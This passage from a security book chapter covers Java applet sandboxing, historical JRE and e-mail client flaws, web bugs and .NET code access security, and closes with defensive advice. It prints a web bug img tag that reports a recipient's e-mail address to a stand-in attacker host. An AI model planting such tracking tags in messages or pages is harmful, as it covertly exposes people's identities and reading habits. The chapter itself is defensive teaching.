
(a) Download this applet archive from the server.

(b) Execute the applet program from the archive.

In this example, the applet itself is comprised of several modules stored on my Web server in an archive file named `jta20.jar` . The `code` tag indicates the specific program within that archive that I want the browser to launch. The `width` and `height` parameters define the area in the browser's window that will be dedicated to this applet. I used the `param` tag to supply startup parameters to this applet to specify the location of the configuration file that the SSH client should load. Similar syntax would apply to any applet, whether it implements an SSH client, interactive navigation bar, or multimedia greeting card.

In the preceding example, the Web browser would notice the `applet` tag, download the jar file (which is an abbreviation of Java Archive), and launch the applet, resulting in the SSH client running within my browser, as shown in Figure 4.12 . The same SSH client functionality could have been implemented using an ActiveX control; however, because this is a Java applet, it can also run in browsers other than Internet Explorer, and on operating systems other than Windows.

Figure 4.12. Applets allow Java programs to run in the confines of a Web browser, such as this SSH client implemented as a Java applet.



Earlier in this chapter, we saw the dangers of unfettered ActiveX controls, and the Authenticode scheme used to protect against renegade ActiveX. Java employs a rather different security model, which we focus on next.

Java Applet Security Model

The standard Java applet security model forces downloaded Java applets to run within a highly restrictive sandbox, severely limiting their capabilities as well as the damage they can do to the user's system. The sandbox prevents applets from accessing the machine's file system, which includes the registry on a Windows box, and does not allow them to launch other programs. Additionally, applets cannot communicate with any system on the network except with the host from which the browser downloaded them. I've always been surprised by the use of the word *sandbox* to describe this critical component of the Java security model. Although this word invokes happy images of children playing peacefully, most parents know that children playing in a sandbox can jump out of the sandbox and spread sand everywhere. Who uses a sandbox to improve security? I use locks, keys, cages, and other physical devices to protect my stuff. Therefore, I think of the Java sandbox as more of a locked cage. Java applets can operate within the cage, but cannot reach outside of the cage to cause any damage (provided that the cage itself is secure, of course).

In the example depicted in Figure 4.12 , the SSH applet was operating within these sandbox restrictions. Therefore, I was only able to make an SSH connection to the Web server that was hosting the applet. If I asked the applet to connect to another host, say *ftp.example.com* , for example, the JRE would block the attempt and present me with the following error message:

```
java.security.AccessControlException: access denied (java.net.SocketPermission ftp.examp
➥com resolve)
```

This isn't the easiest message to decipher, but it does indicate that the applet attempted to exceed the privileges that JRE was prepared to bestow on it. Rigid access restrictions of this sort are highly beneficial from a security perspective, as a malicious Java applet cannot completely hose your system. However, these restrictions also significantly limit the functionality that can be implemented using Java applets that utilize this security model. Not wanting to lag behind the capabilities of ActiveX controls, Sun enhanced the security model for Java applets to help them operate outside the cage, under certain conditions.

Sun's enhanced Java security model allows developers to cryptographically sign their applet creations. Gee, that sounds familiar. Using digitally signed code for Java applets moves the Java security model significantly in the direction of the ActiveX model, which relies exclusively on digital signatures for security. Beyond digital signatures, though, the Java security model supports the creation of highly granular security policies that define what signed applets can and cannot do. Microsoft VM offered similar security features, and allowed authors to sign code using Authenticode; however, going forward, Sun's Java plug-in is pretty much the only game in town. Therefore, let's look into Sun's support for applet signing and security policies.

When it encounters an applet embedded in a Web page, the browser invokes the Java plug-in, which acts as an interface to the JRE installed on the user's system. If the applet doesn't have a digital signature, the JRE runs it inside the sandbox that we discussed earlier. However, if the applet is signed, the JRE consults the `java.policy` file on the browsing machine, which is part of the JRE distribution, to determine how to behave. The `java.policy` file is a specially formatted text file that you can view and edit with a text editor like WordPad or vi; alternatively, you can process this file using the `policytool` that comes with the JRE. The `java.policy` file allows you to grant permissions to applets based on the URL at which they reside. For example, the following policy segment can grant certain rights to applets distributed by *WiredX.net* [17] :

```
grant codeBase "http://wiredx.net/-" {

  permission java.lang.RuntimePermission "usePolicy";

  permission java.net.SocketPermission "*", "accept,listen,connect,resolve";

};
```

According to this policy, applets that the browser downloads from *wiredX.net* will be allowed to access any host on the network (that's the "Socket Permission" * stuff), but will lack any other rights on the user's system. So, because the Java applet is signed and the JRE is configured with this policy, the applet isn't limited to contacting just the host it came from. Instead, it can communicate with any other system on the network. In essence, we've poked a couple of holes in the cage, letting the digitally signed applet spread its wings a bit. Still, with the policy defined here, the applet cannot

access the local file system or conduct other arbitrary actions outside of the sand box. The usePolicy flag is what signals the JRE to enforce these access restrictions without bothering the user with questions about how to behave.

If the JRE does not find the usePolicy flag for the signed applet, it will display the window shown in Figure 4.13 . This warning message is quite reminiscent of the ActiveX warning asking whether to allow an ActiveX control signed by an untrusted developer to run, as illustrated in Figure 4.8 . The choices presented in the JRE's warning are more or less self-explanatory, and allow the user to decide how to execute this applet. If the user allows the applet to run, it will have unrestrained access to all system resources, in essence freeing the beast from the cage. Clicking Grant Always, in addition to running the applet, will tell the Java plug-in to remember that the user trusts this developer [18] . You can review which applet authors your JRE trusts, and remove those who no longer belong on the list, by going to Control Panel ➤ Java Plug-In ➤ Certificates ➤ Signed Applet.

Figure 4.13. A security warning asks the user how to proceed with the execution of a signed Java applet, if the JRE does not find the **usePolicy** Flag for the signed applet.

To sum up, the JRE enforces security restrictions on downloaded applets in the following manner:

- If the applet is not signed, it is run in a highly restrictive sandbox without prompting the user, preventing the applet's access to any local resources and network resources other than the Web server from which the applet was loaded.
- If the applet is signed, the JRE checks the java.policy file to determine whether specific privileges were granted to the applet's URL. If so, the JRE executes the applet with restrictions defined in the policy without prompting the user.
- If the signed applet does not have a security policy assigned to it, the JRE checks whether the applet's author is on the list of trusted applet authors; if so, the JRE executes the applet with full access privileges and does not prompt the user.
- If the signed applet's author is not yet trusted, the JRE prompts the user and executes the applet with full access privileges only if the user grants the request. On the user's request, the JRE will add the applet's author to the list of trusted applet authors. All other applets from this

author will then be executed without prompting the user.

Despite the carefully designed security model, malicious Java applets could be devised based on problems with the implementation of the JRE, errors in the security policy, and careless user actions. Let's explore how these underlying problems could allow a malicious Java applet to run on a victim machine.

Malicious Java Applets

Due to the security restrictions of the JRE sandbox, there have historically been fewer malicious Java applets than malicious ActiveX controls. However, the possibility for applet misuse still exists, especially if the attacker cryptographically signs a malicious applet and the user agrees to run it. Additionally, attackers have been able to exploit bugs in the implementation of the JRE to allow an untrusted applet to escape from its sandbox. One such vulnerability was demonstrated in a program called Brown Orifice, released by Dan Brumleve in August 2000.

Exploiting Java Applets


Brown Orifice was an unsigned applet that a malicious Web site could embed in one of its pages. Because the applet was untrusted, the browser would execute it in the sandbox. However, Brumleve discovered two flaws in the JRE implementation that allowed Brown Orifice to gain unrestrained access to the victim's file system and network resources. As a result, the Brown Orifice applet was able to operate as a Web server running within the victim's browser, sharing the person's files with anyone who could establish a connection to the affected workstation. Imagine that! You use a browser to surf to a Web site. The site pushes you a malicious Java applet that runs silently in the background. The Brown Orifice applet then turns your browser into a Web server. Anyone else on the Internet can then use a browser to surf to your computer and view your entire file system! Now there's a significant hole in that cage.

Every command that the JRE executes on the applet's request is supposed to check with the JRE's security manager to make sure the applet's action is allowed. Brown Orifice took advantage of two network-related commands in the JRE that did not properly ask the security manager for authorization. Brumleve demonstrated the existence of these problems by writing a mini Web server that allowed for remote access of the victim's file system. An actual attacker could have used them to perform arbitrary actions on the victim's system and on the network to which it was connected. Realizing the severity of these flaws, the vendors patched their JRE distributions shortly after Brumleve's announcement [19] .

Another vulnerability in the JRE could allow a malicious applet to redirect the victim's browsing session to an arbitrary server if the browser was using a proxy when connecting to the Internet. Harmen van der Wal, who discovered this problem in 2002, explained that the command that applets used to access external URLs could be tricked into bypassing network access restrictions that would otherwise apply [20] . A malicious applet embedded in a Web page could exploit this vulnerability, providing the attacker with unrestrained access to the victim's session without the victim noticing that anything had gone wrong. Sun and Microsoft promptly updated their JRE distributions to address this problem [21] .

In yet another example of possible Java-related risks, Marc Schoenefeld found a problem with one of the Java libraries that ships with the Opera browser [22] . As Schoenefeld described in a Bugtraq post in early 2003, an attacker could create an untrusted malicious applet that invoked this class and supplied a very long string of characters as input to the applet. This action would crash Opera's JRE, leading to the crash of the visitor's browser, as shown in Figure 4.14 . Opera 6.05 and 7.01 were shown to be vulnerable to this exploit, and, as of this writing, there is no patch to correct the problem. The workaround is to disable support for Java in Opera until a patch is released, or to suffer through potential denial of service attacks crashing your browser.

Figure 4.14. An untrusted malicious applet can crash a vulnerable Opera browser.



Defending against Malicious Java Applets

We just went over a number of applet-related vulnerabilities that have been discovered in JRE implementations. Others might certainly linger, waiting for a researcher or bad guy to dig them up. To address such problems, it is important to keep your browser and JRE distributions patched and up to date if you want to run Java applets. Alternatively, if you are particularly spooked at the thought of malicious Java applets, you could disable Java applets all together. Turning off support for Java is usually a matter of simply setting the appropriate option in the browser's configuration. Table 4.3 outlines how you can accomplish this in some of the more popular browsers that support Java applets. Of course, without Java applet support, you won't be able to access any Java-based applications using the browser.

Internet Explorer

Tools ➤ Internet Options ➤ Security ➤ Custom Level ➤ Microsoft VM ➤ Java Permissions ➤ Disable Java

Netscape/Mozilla

Edit ➤ Preferences ➤ Advanced ➤ Enable Java

Opera

File ➤ Preferences ➤ Multimedia ➤ Media Types ➤ Enable Java

Safari

Safari ➤ Preferences ➤ Security ➤ Enable Java

Table 4.3. Disabling Support for Java Applets

Browser	Menu Option

Internet Explorer allows users to enable and disable Java for each zone separately, which is very convenient. If you're concerned about malicious Java applets, you can disable Java in the Internet and Local Intranet zones, but leave it enabled in the Trusted zone. The Restricted zone has Java disabled by default, and it is a good idea to keep it this way. Also, note that Internet Explorer's setting is named Microsoft VM even though the Disable Java option applies regardless of whether you use Microsoft VM or Sun's JRE. Sun's JRE follows the Disable Java option, but ignores the other options under the Microsoft VM heading.

So far in this chapter we've looked at malicious mobile code executing within a Web browser, but browsers aren't the only target. Let's now turn our attention to that other popular target of malicious mobile code: e-mail clients.


< Day Day Up >


Mobile Code in E-Mail Clients

The majority of modern e-mail clients, including Outlook, Outlook Express, Netscape/Mozilla Mail, Lotus Notes, and Eudora contain some form of Web browser functionality to display HTML-formatted e-mail messages. Such features often include support for executing mobile code embedded in an e-mail message. As a result, many of the Web browser attack techniques that we've discussed throughout this chapter also apply to e-mail clients. Very few people actually have the need to execute browser scripts, ActiveX controls, Java applets, or any other mobile code inside of e-mail messages. Therefore, the core advice that I have to offer you in this section is straightforward: Turn off support for mobile code in your e-mail client if it is not already configured in this manner. If, like most people, you don't use this functionality, there's no need to leave this huge gaping hole in your security stance. So many forms of malware, including viruses, worms, and Trojan Horses, spread via malicious mobile code in e-mail that your best bet is to close this vector entirely.


Elevated Access Privileges via E-Mail

An e-mail client that can execute mobile code has many, if not all, capabilities of a regular Web browser. Therefore, the same exploits that we examined throughout this chapter usually work in e-mail messages when the e-mail client supports execution of mobile code. For example, by simply including a line of JavaScript like this in an HTML-based e-mail message, an attacker can get a simple script to launch when the recipient reads the message:

```
<script>alert("Hi there!")</script>
```

Figure 4.15 shows a screen shot of the Netscape Mail application previewing a spam message with this embedded script when the mail program's support for JavaScript was enabled. In this case, the embedded script simply popped up a message on the screen when I merely *previewed* the e-mail. As we've seen in this chapter, though, an attacker can do a lot more with malicious scripts than pop up cutesy dialog boxes. A bad guy could have used it to launch a variety of Web-based attacks. For instance, with a bit of JavaScript, an attacker could have the ability to stealthily intercept any comments you add to the malicious message when forwarding it to someone else—a practice dubbed the *reaper exploit* by Carl Voth while researching this problem [23] .

Figure 4.15. An e-mail client with JavaScript support enabled can automatically execute malicious scripts embedded in messages.



Another example of malicious mobile code operating within an e-mail client comes in the form of the so-called BubbleBoy and Kak worms that spread via e-mail messages. These specimens took advantage of the Scriptlet.Typelib vulnerability, which we saw earlier, to automatically activate their payload when the recipient opened the infected message. Once activated, these worms saved themselves to the victim's Startup folder to launch automatically when the machine rebooted.

Defending against Elevated E-Mail Access

The good news is that default distributors of HTML-capable e-mail clients are starting to ship with support for message-borne mobile code turned off by default. This usually does not impact the Web browser's ability to process mobile code embedded in Web pages, nor does it prevent e-mail clients from rendering static components of HTML messages. Table 4.4 summarizes the steps you should take to manually disable the execution of mobile code in your e-mail client, or to ensure that it is already turned off.

Outlook and Outlook Express are tightly integrated with Internet Explorer's security zones. When disabling support for mobile code in these e-mail clients, you need to specify which security zone should apply to e-mail messages that they process. The Restricted zone is the obvious and recommended choice, as its settings are expected to prevent any mobile code from running. Yes, I suppose it's ironic that you should treat the e-mail stored on your local system or on the mail server as in the Restricted zone. However, given the threat posed by script-based malicious mobile code in e-mail, this is a reasonable configuration.

Outlook

Tools ➤ Options ➤ Security ➤ Secure content ➤ Zone ➤ Restricted sites

Outlook Express

Tools ➤ Options ➤ Security ➤ Security Zones ➤ Restricted sites zone

Netscape/Mozilla Mail

Edit ➤ Preferences ➤ Advanced ➤ Scripts & Plugins ➤ Enable JavaScript for ➤ Mail & Newsgroups *(also uncheck Enable plugins for Mail & News)*

Lotus Notes

File ➤ Preferences ➤ User Preferences ➤ Enable JavaScript (s*hould be deselected*)

Eudora

Tools ➤ Options ➤ Viewing Mail ➤ Allow executables in HTML content

Table 4.4. Disabling Support for Mobile Code in E-Mail Clients

Browser	Menu Option

Unfortunately, vulnerabilities in the way security restrictions are enforced can sometimes allow attackers to sneak mobile code past the e-mail client's defenses. For instance, Georgi Guninski posted a message to the Bugtraq mailing list in March 2002 in which he described how an e-mail message could allow the attacker to execute arbitrary code on the victim's system [24] . The problem only affected Outlook 2000 and 2002 users who relied on Microsoft Word for sending formatted e-mail messages. The malicious script, embedded in the e-mail message, would lie dormant when the user received the e-mail, because Outlook would treat it as belonging to the Restricted security zone. However, when the person replied to or forwarded the message, Outlook would pass its contents to Microsoft Word, which would not enforce stringent restrictions and would execute the malicious script. Microsoft addressed this problem in a patch available at *www.microsoft.com/technet/security/bulletin/MS02-021.asp* . To further protect yourself against such vulnerabilities, it is a good idea to use Outlook's built-in e-mail editor, instead of Word, for composing e-mail messages. This setting is configurable via the Tools ➤ Options ➤ Mail Format tab.

Web Bugs and Privacy Concerns

Another concern related to e-mail-borne malicious code is the presence of *Web bugs* that might reveal information about the message and its recipient, thereby violating his or her privacy. A Web bug typically takes the form of a tiny image concealed in an HTML document. It is commonly used by advertising companies to track users as they browse the Web, as well as by spammers to determine whether someone read the message directed to a random e-mail address. Similarly, a nosy person could send an e-mail with an embedded Web bug and then measure when the recipient reads the message, as well as who the message gets forwarded to. As an example of a Web bug, consider the following information embedded in an e-mail message:


```
<img width=1 height=1 src="http://attacker.example.com/track.cgi?johnny@recipient.com">
```

The `img` tag tells the e-mail client that it is supposed to load an image file 1 pixel by 1 pixel in size.

The src attribute specifies the URL where that tiny image is located. However, instead of pointing to a static image file on the local system, the URL invokes a program named track.cgi located on the attacker's Web server, *attacker.example.com* . The Web bug supplies the address of the message recipient (johnny@recipient.com) as a parameter to the script. When the victim user reads the e-mail message, the e-mail client tries to grab the tiny image by sending an HTTP request to the attacker's machine. The track.cgi program on the attacker's machine records this information, and typically returns a tiny transparent image that is virtually invisible to the victim. This technique allows spammers to send e-mail messages to randomly generated addresses and to identify those that are actually valid.

Even more severe privacy implications arise if we add cookies and spam to this Web bug recipe, as illustrated in Figure 4.16 . Suppose an innocent user is surfing the Web, looking at all kinds of Web sites, which set a variety of cookies on the user's browser, shown in step 1. In particular, though, one of the visited sites, owned by a very nosy attacker, establishes a unique cookie value in step 2 and places it on the browser. However, because the user at the browser never types in a name or e-mail address on any of the viewed sites, this browsing session is currently anonymous. At a later time, in step 3, the nosy attacker of one of the browsed sites sends out a spam e-mail to millions of people around the world, including the user who earlier browsed the site. Including a Web bug in this spam message forces the user's e-mail reader to send the unique cookie back to the nosy attacker's system in step 4. The Web bug will send both the cookie established during the earlier browsing session and the e-mail address included in the Web bug itself. Now, in step 5, the nosy attacker knows the e-mail address of the person who earlier surfed to the Web site. If this happens, the user is no longer just an anonymous Web surfer, because his or her e-mail address contact information becomes known to the site. The Web site can then target more specific spams to the user, given his or her taste in Web sites.

Figure 4.16. Cookies, spam, and Web bugs are a recipe for removing user anonymity on the Web.



Defending against Web Bugs

Fortunately, the Outlook e-mail reader operating with the default configuration of Internet Explorer 6 will not send cookies when retrieving Web bugs because Internet Explorer's default privacy level is set to Medium, which blocks third-party cookies. A *third-party cookie* is a cookie associated with a

URL that is outside of the domain where the HTML document resides. I'm happy to report that Internet Explorer treats all cookies as third-party cookies with respect to images embedded in an e-mail message. In essence, this configuration prevents Step 4 in Figure 4.16 from including the cookie associated with the user's earlier browsing session. However, if a user resets the browser's privacy policy to allow third-party cookies, then the privacy-related vulnerabilities illustrated in Figure 4.16 will come back.

Users of Netscape 7 are not as lucky. I'm sorry, but, by default, Netscape 7 will send cookies to the site when retrieving its Web bug. The problem seems to stem from the setting that is supposed to control this behavior: Edit ➤ Preferences ➤ Privacy & Security ➤ Cookies ➤ Disable cookies in Mail & Newsgroups. This setting simply did not work in my tests of Netscape 7 running on Windows. It does work as it should with the current version of the Mozilla browser, and it is a good idea to take advantage of the protection that Mozilla provides. For all Mozilla browsers, disabling third-party cookies will also protect you against this vulnerability. You can accomplish this via the following option: Edit ➤ Preferences ➤ Privacy & Security ➤ Cookies ➤ Enable cookies for the originating Web Site Only.

Regardless of whether the cookies are sent or not, you can prevent Netscape/Mozilla Mail from retrieving a Web bug image by setting Edit ➤ Preferences ➤ Privacy & Security ➤ Images ➤ Do not load remote images in Mail & Newsgroup messages. Now, there's an idea. Who needs Web bugs anyway? Of course, if anyone includes an inline photo in an e-mail message, you won't be able to see it displayed in the message itself. Instead, have your friends send all of their goofy pictures using e-mail attachments. That way, you'll be able to protect your anonymity in the face of Web bugs and still view pictures.

To prevent Outlook and Outlook Express from downloading Web bug images, you have to fully disable the mail programs' HTML rendering functionality. Microsoft introduced the ability to process HTML messages as plain text in Office XP Service Pack 1. To take advantage of this feature, you need to create the `ReadAsPlain` registry key as described at *http://support.microsoft.com/default.aspx?scid=kb;EN-US;Q307594* . You can disable HTML in Outlook Express by installing an inexpensive plug-in called noHTML, which is distributed by BAxBEx Software at *www.baxbex.com/nohtml.html* . If you can live with the inconvenience of losing some message formatting, disabling HTML rendering in your e-mail client is a good thing—it will protect you against privacy-related attacks, and helps prevent exploits that target HTML elements that the browser does not officially treat as code.

HTML documents are the most popular vehicle for mobile code such as browser scripts, ActiveX controls, and Java applets. These types of mobile code were designed to improve the site's ability to interact with the user, and the associated defense mechanisms typically assume that there is a person sitting in front of the computer who can make trust-related decisions and look at security warnings. Another variety of mobile code concentrates on enabling interactions between distributed software components, and can enforce security restrictions without directly involving the end user. Let's look at this burgeoning arena of distributed applications that use mobile code next.

Distributed Applications and Mobile Code

> *New … powerful … hooked into everything. Trusted to run it all. They say it got smart. A new order of intelligence. Then it saw all people as a threat …*
>
> —Dialogue on machine intelligence in the movie *The Terminator*, 1984

We'll use the term *distributed applications* to refer to programs distributed throughout the network that use each other's services without direct human intervention. For example, you might have an order processing system that is comprised of several semiautonomous modules. One accepts orders, another verifies payments, another maintains inventory, another handles package shipments, and so on. Each of these software components might be implemented in a different manner, and might even be maintained by different organizations. To ensure that the distributed programs can work together, their authors agree on the protocols for exchanging data and commands. Distributed software components that can communicate over the Internet are often called Web Services. Web Services communicate using messages based on XML.

One example of a real-world Web Services implementation is the interface that Amazon.com uses to allow external applications to query its online catalog. Unlike Amazon.com's regular Web site, which is optimized for human interaction, the Amazon Web Services infrastructure is designed for software to communicate with the site without direct human involvement. This capability allows Amazon.com's customers and partners to integrate their back-end computer systems with those of Amazon.com without any humans in the loop.

We are concerned with distributed applications mainly because of the potentially malicious commands that their components can exchange with each other over the network. Because these transactions are handled without the direct involvement of a human, there is no one who could allow or deny an action that one module wants another module to take. It is up to the environment within which the code executes to enforce the appropriate access restrictions without expecting some human to answer security-related prompts or resolve ambiguities.

The enhanced Java security model with its sandbox, which we already discussed, is quite effective at preventing an application from executing a rogue command it might receive from another distributed module. This is because the system administrator can define a detailed security policy to limit which resources the Java application can access. Microsoft's counterpart to this security architecture is the .NET Framework, with security capabilities that are very similar to Java's. Applications written for the .NET Framework operate within a Common Language Runtime (CLR) environment, with a purpose similar to that of the JRE. The CLR is responsible for ensuring that .NET applications do not exceed their security boundaries.

Microsoft calls the security architecture implemented by the CLR *code access security*, but for the most part this is just a cool name for similar ideas already found in the Java security model. When deciding which permissions to grant to a program that it executes, the CLR takes the following into account:

1. The "evidence" that exists about the program, such as where this code was obtained and who authored it. Microsoft sometimes refers to this aspect of its security framework as *evidence-based security*.

2. The permissions that the security policy grants to the program based on the collected evidence.

Just like in Java, this approach lets an administrator allow the program to access certain resources, but not others. Most aspects of the security policy that the CLR enforces are stored in local text files formatted using XML. Instead of editing the files by hand, administrators are expected to use a command-line utility, known as the Code Access Security Policy Tool, or a Microsoft Management Console (MMC) plug-in called the .NET Framework Configuration Tool.

In addition to helping lock down distributed applications, .NET's code access security makes it easier to run untrusted code on the local machine. Instead of taking the all-or-nothing approach used by the ActiveX architecture, the .NET Framework allows administrators to prevent untrusted programs from having full access to the system, limiting the damage they can do. Just as we witnessed Java take some steps toward ActiveX with the implementation of digitally signed mobile code, we are now seeing Microsoft take steps toward the Java security model in its .NET technology.

A Web site developer can include .NET programs in HTML pages by using the same `object` tag that we saw used with ActiveX controls. In the case of .NET, the mobile code will execute within the CLR according to the system's security policy, instead of automatically gaining full privileges on the user's machine [25]. This functionality will allow the code written according to the .NET Framework to eventually replace traditional ActiveX controls. I am looking forward to that day.

There are several situations in which security restrictions imposed by the JRE and the CLR might turn out to be ineffective. First, the administrator needs to define the security policy in a way that sufficiently restricts the execution of dangerous code. Given the time constraints of human administrators and potential configuration complexities, we will surely encounter situations in which an application was granted more privileges than it actually needed. Accidents do happen, after all. Furthermore, the runtime environment's security restrictions are only effective if the program running within it cannot make native operating system calls and invoke external applications. In other words, the program must be kept inside its cage. Finally, it is possible that even actions allowed by security policy will have harmful repercussions. For instance, the security policy might allow access to payroll files, but, by doing so, it might be unable to block a malicious program from withdrawing more money than it should.

We will certainly hear much more about distributed applications that use Web Services. The .NET and Java frameworks are gradually gaining ground but are still in their infancy at the time of this writing. These technologies bring great benefits by restricting the environment within which untrusted programs execute, along with configuration and implementation flaws that exist in early stages of all software initiatives. Be sure to keep an eye on the development of distributed applications as they continue to evolve, paying particular attention to the way they restrict the execution of remote commands or untrusted code.

Additional Defenses against Malicious Mobile Code

While examining the risks associated with malicious mobile code, we've also looked at the applicable approaches to mitigating them. Before we look at some additional defensive measures, here's a high-level overview of the most critical protective mechanisms that we have covered so far:

- Surf the Internet and read email from a non-superuser account (i.e., not a root or administrator).
- Stay aware of vulnerability and patch announcements for browser and e-mail software that you use.
- Apply relevant patches or workarounds in a timely manner.
- Be mindful while visiting rogue Web sites that might attempt embedding XSS exploits in hyperlinks.
- Be mindful of clicking URLs in e-mail messages that might attempt embedding XSS exploits in hyperlinks.
- Do not execute ActiveX controls, whether signed or not signed, unless you trust their author with access to your system.
- Do not execute signed Java applets unless you trust their author with access to your system.
- Remember that there is no such thing as "trust once," when it comes to ActiveX controls or Java applets, because a malicious program can grant itself perpetual trust once it has access.
- Consider disabling support for HTML rendering in your e-mail software if you don't really need it.
- Disable support for third-party cookies in your browser.
- Disable support for mobile code that you do not require in your browser and e-mail software.
